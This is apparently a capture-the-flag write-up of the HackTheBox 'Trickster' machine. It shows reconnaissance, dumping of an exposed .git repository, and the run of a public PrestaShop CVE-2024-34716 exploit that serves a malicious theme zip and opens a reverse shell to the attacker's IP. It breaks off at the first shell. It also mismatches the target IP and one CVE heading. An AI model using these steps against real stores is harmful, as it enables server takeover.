Trickster

About Trickster

Trickster is a medium-difficulty Linux machine featuring a **PrestaShop** application vulnerable to **[CVE-2024-34716](https://nvd.nist.gov/vuln/detail/CVE-2024-34716).** Exploiting this vulnerability grants access to the remote server as the `**www-data**` user. Further enumeration reveals PrestaShop configuration files containing database credentials, allowing us to dump and crack password hashes to obtain the password for user `**james**`. We can then SSH into the server as `**james**`. A Docker container running **ChangeDetection**.io is also present, vulnerable to **[CVE-2024-32651](https://nvd.nist.gov/vuln/detail/CVE-2024-32651)**, which can be exploited to gain a **root shell** inside the container. Inside the container, backup files from ChangeDetection.io reveal the password for user `**adam**`, which allows SSH access as `**adam**`. Finally, privilege escalation to root is achieved by exploiting **[CVE-2023-47268](https://nvd.nist.gov/vuln/detail/CVE-2023-47268)** in the PrusaSlicer tool.

CVE-2024-34716 Detail

Description

PrestaShop is an open source e-commerce web application. A cross-site scripting (XSS) vulnerability that only affects PrestaShops with customer-thread feature flag enabled is present starting from PrestaShop 8.1.0 and prior to PrestaShop 8.1.6. When the customer thread feature flag is enabled through the front-office contact form, a hacker can upload a malicious file containing an XSS that will be executed when an admin opens the attached file in back office. The script injected can access the session and the security token, which allows it to perform any authenticated action in the scope of the administrator's right. This vulnerability is patched in 8.1.6. A workaround is to disable the customer-thread feature-flag.

CVE-2024-32651 Detail

Description


changedetection.io is an open source web page change detection, website watcher, restock monitor and notification service. There is a Server Side Template Injection (SSTI) in Jinja2 that allows **Remote Command Execution** on the server host. Attackers can run any system command without any restriction and they could use a **reverse shell**. The impact is critical as the attacker can completely takeover the server machine. This can be reduced if changedetection is behind a login page, but this isn't required by the application (not by default and not enforced).

CVE-2023-47568 Detail


Description

A SQL injection vulnerability has been reported to affect several QNAP operating system versions. If exploited, the vulnerability could allow authenticated users to inject malicious code via a network. We have already fixed the vulnerability in the following versions: QTS 5.1.5.2645 build 20240116 and later QTS 4.5.4.2627 build 20231225 and later QuTS hero h5.1.5.2647 build 20240118 and later QuTS hero h4.5.4.2626 build 20231225 and later QuTScloud c5.1.5.2651 and later

Initial Setup:
Connect to the HackTheBox VPN using:
sudo openvpn lab_pall98.ovpn



Reconnaissance:
First, we'll use nmap for host and service discovery:
sudo nmap -sV -sC -v 10.10.11.50



The Nmap scan reveals the following information about the target machine at IP address 10.10.11.34:


- **Ports open**:
  - **22/tcp (SSH)**: OpenSSH 8.9p1 on Ubuntu Linux.
  - **80/tcp (HTTP)**: Apache HTTPD 2.4.52.
- **SSH details**:
  - Hostkey for **ECDSA**: `8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87`
  - Hostkey for **ED25519**: `90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5`
- **HTTP**:
  - HTTP methods supported: **GET**, **HEAD**, **POST**, **OPTIONS**.

- The server title did not follow the redirect to **`http://trickster.htb/`**, suggesting a possible custom redirection.

I will add the domain to **/etc/hosts.**

10.10.11.34 trickster.htb


When accessing **port 80**, a web page was displayed.




I discovered the subdomain **`shop.trickster.htb`** from the source code, so I will add it to the `/etc/hosts` file.

10.10.11.34 trickster.htb shop.trickster.htb


When accessing **`shop.trickster.htb`**, an e-commerce site was displayed.



I discovered that **PrestaShop** is being used on the site.



From the **`INSTALL.txt`** file, I found out that **PrestaShop 8** is being used.



I will perform a directory scan on **`shop.trickster.htb`**.

```
[15:10:00] 301 -  323B  - /.git  →  http://shop.trickster.htb/.git/
[15:10:00] 200 -   73B  - /.git/description
[15:10:00] 200 -   28B  - /.git/HEAD
[15:10:00] 200 -  413B  - /.git/branches/
[15:10:00] 200 -  112B  - /.git/config
[15:10:01] 200 -  613B  - /.git/
[15:10:01] 200 -   20B  - /.git/COMMIT_EDITMSG
[15:10:02] 200 -  694B  - /.git/hooks/
[15:10:15] 301 -  339B  - /.git/logs/refs/heads  →  http://shop.trickster.htb/.git/logs/refs/heads/
[15:10:16] 301 -  333B  - /.git/logs/refs  →  http://shop.trickster.htb/.git/logs/refs/
[15:10:17] 200 -  460B  - /.git/info/
[15:10:17] 200 -  163B  - /.git/logs/HEAD
[15:10:17] 200 -  240B  - /.git/info/exclude
[15:10:17] 200 -  491B  - /.git/logs/
[15:10:19] 200 -  462B  - /.git/refs/
[15:10:19] 301 -  334B  - /.git/refs/heads  →  http://shop.trickster.htb/.git/refs/heads/
[15:10:22] 301 -  333B  - /.git/refs/tags  →  http://shop.trickster.htb/.git/refs/tags/
[15:10:24] 200 -  246KB - /.git/index
```

I was able to enumerate more paths from **`robots.txt`**.

robots.txt

```
# robots.txt automatically generated by PrestaShop e-commerce open-source solution
# https://www.prestashop.com - https://www.prestashop.com/forums
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/robotstxt.html
User-agent: *

Disallow: /.git
# Allow Directives
Allow: */modules/*.css
Allow: */modules/*.js
Allow: */modules/*.png
```

I discovered a **`.git`** folder, so I will download it using **`git-dumper`**.


```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ git-dumper http://shop.trickster.htb/.git ./shop_trickster
```

Once the download is complete, a folder named **`admin634ewutrx1jgitlooaj`** is also downloaded.

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ ls -la git-dumper/shop_trickster

total 232
drwxrwxr-x 4 pallangyo pallangyo   4096 Feb  8 08:30 .
drwxrwxr-x 4 pallangyo pallangyo   4096 Feb  8 08:39 ..
drwxrwxr-x 7 pallangyo pallangyo   4096 Feb  8 08:30 .git
-rw-rw-r-- 1 pallangyo pallangyo   1538 Feb  8 08:30 .php-cs-fixer.dist.php
-rw-rw-r-- 1 pallangyo pallangyo   5054 Feb  8 08:30 INSTALL.txt
-rw-rw-r-- 1 pallangyo pallangyo    522 Feb  8 08:30 Install_PrestaShop.html
-rw-rw-r-- 1 pallangyo pallangyo 183862 Feb  8 08:30 LICENSES
-rw-rw-r-- 1 pallangyo pallangyo    863 Feb  8 08:30 Makefile
drwxrwxr-x 8 pallangyo pallangyo   4096 Feb  8 08:30 admin634ewutrx1jgitlooaj
-rw-rw-r-- 1 pallangyo pallangyo   1305 Feb  8 08:30 autoload.php
-rw-rw-r-- 1 pallangyo pallangyo   2506 Feb  8 08:30 error500.html
-rw-rw-r-- 1 pallangyo pallangyo   1169 Feb  8 08:30 index.php
-rw-rw-r-- 1 pallangyo pallangyo   1256 Feb  8 08:30 init.php

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$
```

In **PrestaShop**, the admin folder name appears to be the login path for the admin panel. Therefore, it seems possible to access the admin panel using this folder name.

Access **http://shop.trickster.htb/admin634ewutrx1jgitlooaj/** to the panel, and we discover the login page for **PrestaShop 8.1.5:**




We reviewed the list of logs and found only one related to an update on the admin panel. Although we didn't find anything useful, we did discover the user Adam.


```
┌──(pallangyo㉿kali)-[~/…/Retired machines/Trickster/git-dumper/shop_trickster]
└─$ git show 0cbc7831c1104f1fb0948ba46f75f1666e18e64c
commit 0cbc7831c1104f1fb0948ba46f75f1666e18e64c (HEAD → admin_panel)
Author: adam <adam@trickster.htb>
Date:   Fri May 24 04:13:19 2024 -0400

    update admin pannel

diff --git a/.php-cs-fixer.dist.php b/.php-cs-fixer.dist.php
new file mode 100644
index 0000000..4f6c2eb
--- /dev/null
+++ b/.php-cs-fixer.dist.php
@@ -0,0 +1,52 @@
+<?php
+
+ini_set('memory_limit','256M');
+
+$finder = PhpCsFixer\Finder::create()->in([
+    __DIR__.'/src',
+    __DIR__.'/classes',
+    __DIR__.'/controllers',
+    __DIR__.'/tests',
+    __DIR__.'/tools/profiling',
+])->notPath([
+    'Unit/Resources/config/params.php',
+    'Unit/Resources/config/params_modified.php',
+]);
+
+return (new PhpCsFixer\Config())
+    ->setRiskyAllowed(true)
+    ->setRules([
+        '@Symfony' => true,
+        'array_indentation' => true,
+        'cast_spaces' => [
+            'space' => 'single',
+        ],
+        'combine_consecutive_issets' => true,
+        'concat_space' => [
+            'spacing' => 'one',
+        ],
+        'error_suppression' => [
+            'mute_deprecation_error' => false,
+            'noise_remaining_usages' => false,
+            'noise_remaining_usages_exclude' => [],
+        ],
+        'function_to_constant' => false,
+        'method_chaining_indentation' => true,
+        'no_alias_functions' => false,
+        'no_superfluous_phpdoc_tags' => false,
+        'non_printable_character' => [
+            'use_escape_sequences_in_strings' => true,
+        ],
+        'phpdoc_align' => [
+            'align' => 'left',
+        ],
+        'phpdoc_summary' => false,
+        'protected_to_private' => false,
+        'psr_autoloading' => false,
+        'self_accessor' => false,
+        'yoda_style' => false,
```

CVE-2024-34716
Searching the internet for information about the Prestashop version, we found details about CVE-2024-34716 and an exploit:

- INCIBE-CERT Advisory
- Exploit on GitHub

└─$ git clone https://github.com/aelmokhtar/CVE-2024-34716.git





Exploitation
We executed the exploit, waited a few seconds, and successfully gained access to the target machine.

Finding the Local IP
Before running the exploit, we need to determine our local IP address, which is the IP of the interface that connects to the target machine. Since we are using **Hack The Box VPN (`sudo openvpn lab_pall98.ovpn`),** we check the **`tun0`** interface:
`ifconfig`

Output:
```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.36  netmask 255.255.254.0  destination
10.10.16.36
```

From this output, our correct local IP is **10.10.16.36** (assigned to `tun0`). This is the IP that the target machine (10.10.11.34) will use to establish a reverse connection back to our attacking machine.

Executing the Exploit
To launch the attack, we run the exploit with the correct parameters:
`python3 exploit.py --url http://shop.trickster.htb --email adam@trickster.htb --local-ip 10.10.16.36 --admin-path admin634ewutrx1jgitlooaj`

Exploit Parameters:

- **URL:** `http://shop.trickster.htb`
- **Email:** `adam@trickster.htb`
- **Local IP:** `10.10.16.36` (for reverse shell connection)
- **Admin Path:** `admin634ewutrx1jgitlooaj`

Upon execution, the script starts the required services and listens for incoming connections:

```
[X] Starting exploit with:
        Url: http://shop.trickster.htb
        Email: adam@trickster.htb
        Local IP: 10.10.16.36
        Admin Path: admin634ewutrx1jgitlooaj

Serving HTTP server on port 5000
[X] Ncat is now listening on port 12345. Press Ctrl+C to
terminate.
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:12345
Ncat: Listening on 0.0.0.0:12345
```


Reverse Shell Attempt

We observe the following HTTP requests being sent during the exploitation process:

```
GET request to
http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
Request: GET /ps_next_8_theme_malicious.zip HTTP/1.1
Response: 200 -
10.10.11.34 - - [10/Feb/2025 22:41:51] "GET
/ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
GET request to
http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to
http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
```

Finally, we receive an incoming connection from the target machine, confirming successful exploitation:

